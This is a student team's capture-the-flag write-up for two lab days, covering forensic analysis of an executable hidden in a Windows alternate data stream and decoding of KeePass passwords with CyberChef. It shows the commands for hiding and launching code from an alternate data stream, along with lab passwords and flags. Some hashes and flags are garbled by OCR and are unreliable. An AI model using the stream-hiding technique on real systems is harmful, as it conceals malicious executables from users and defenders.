PSP0201
Week 6
Writeup

Group Name : Fsociety
Members :

ID	Name	Role
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Leader
1211101583	Luqman Hakim Bin Noorazmi	Member
1211203101	Jazlan Zuhair Bin Mohamed Zafrualam	Member
1211102054	Mithesh Kumar	Member

Day 21
(Time for some ELForensics)
Tools: Kali, Firefox, Remmina

Question 1:

The hash file for db.exe is *596690FFC54AB6101932856E6A78E3A1*

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Pat
                                                                                       h
---------       ----                                                                   ---
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\
```

Question 2:

The MD5 file hash of the mysterious executable file is
5F037501FB542AD2D9B06EB112AED09F0

Question 3:

The SHA256 file hash for the mysterious executable is
F5092B7868444A147C95B162839439EB6BF0117BO6D5A7B6EEDB9F5585FED

Question 4:

The hidden flag within the executable is *THM(F6187e6cbeb1214139ef313e108cb6F9}*


```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -u .\deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

c.#l.+x.3x.;x.Cl.K~.Sx.[x.c
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Docu
ments\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
```

Question 5:

The powershell command used to view ADS is *Get-Item -Path .\deebee.exe -Stream **




Question 6:

The flag that is displayed when running the database connector file is *THM{088731ddc7b9fdeccaed982b07c297c}*


Question 7:

Shakira Spooner is on the Naughty List



Question 8:

Jamie Victoria is on the Nice List




Thought Process / Methodology:

Start by opening Remmina and run the virtual machine. Open PowerShell and navigate to the Documents folder. Now that we are inside the Documents folder, open the .txt file to see its content. We can see the MD5 Hash for db.exe inside the .txt file. Next run *Get-FileHash -Algorithm MD5 .\deebee.exe* to get the MD5 Hash for the mysterious executable file (deebee.exe). Change the *-Algorithm* from previous command to SHA256 to find the SHA256 Hash for deebee.exe. To find the hidden flag, run *c:\Tools\strings64.exe -accepteula .\deebee.exe*. It will scan the whole deebee.exe file. The hidden flag for the mysterious executable is now obtained. Use *Get-Item -Path .\deebee.exe -Stream ** to view the Alternate Data Stream and look at the data stream that is **not** $DATA. Now, run *wmic process call create $(Resolve-Path .\deebeexe:hidedb)* to launch the executable hidden inside the ADS. The flag can be obtained from there. We can also see the Naughty List (which Shakira Spooner is in) and the Nice List (which Jaime Victoria is in).


Day 22
(ElfMcEager becomes CyberElf)
Tools : Kali, Remmina, KeePass, CyberChef

Question 1:


First, we open Remmina and insert our given server, admin and password to enter the target machine.




Now, we can see a folder on the desktop, inside we will find an application called KeePass, KeePass is a password manager application. We can get all the information we need here.




KeePass requires a master key (password) to open, if we enter **mceagerrockstar** we get an invalid message. If we pay attention, the folder name is an encoded text, in order to decode it we need to use CyberChef.



In CyberChef, use the Magic recipe and input the encoded folder name.



We can see that the password is ***thegrinchwashere***, if we enter this password into KeePass, we've successfully logged in.



Question 2:


Looking at our CyberChef output, we can see that encoding method listed as the ‘Matching ops’ is ***base64***.

Recipe (click to load)	Result snippet
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere

Question 3:


The note on the hiya key is :

Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P




Question 4:

In KeePass, we can find the Elf Server key in the Network tab.



Again, the password is encoded, so we have to use CyberChef again. The notes provided is hint on which recipe to use, however using the Magic recipe we can still get the same answer.



After using CyberChef, we get the output which is : ***sn0wm4n!***

Input

```
736e30774d346e21
```

Output

Recipe (click to load)	Result snippet
From_Hex('None')	sn0wM4n!


Question 5:

According to the output recipe in CyberChef, the encoding used on the Elf Server password is : ***hex***


Recipe (click to load)	Re:
From_Hex('None')	sn(

Question 6:

ElfMail can be found in the eMail tab of KeePass.



Looking at the password of ElfMail, it is again encoded.



By using the Magic recipe in CyberChef, we can get the decoded version of the password.

Input 1

```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```


Output

Recipe (click to load)	Result snippet
From_HTML_Entity()	ic3Skating!

Here, we can see that the decoded password for EflMail is ***ic3Skating!***

Question 7:


Elf Security System key can be found inside the *Recycle Bin* tab in KeePass.




Looking at the username and password, we can confirm that the pair for Elf Security System is ***superelfadmin:nothinghere***.

Question 8:


Inside the Elf Security System, we can find an encoded series of numbers and letters.



We can't use the magic recipe for this encoded message, however we can use a charcode comma 10 to separate the numbers. We can see a github link in the output.



After browsing through the github link, we should be able to get the THM flag there, which is ***THM{657012dcf3d1318dca0ed864f0e70535}***



Thought Process/Methodology :

To understand the properties of encoding, decoding and encrypting is the key to get pass this problem. Cyberchef makes it easy to decode but it is also important to know each decoding method on our own. For question 1, I simply took the folder name and put it inside CyberChef to get the answer, normally you wouldn't name your file something so much as a code. Question 2 requires basic understanding of 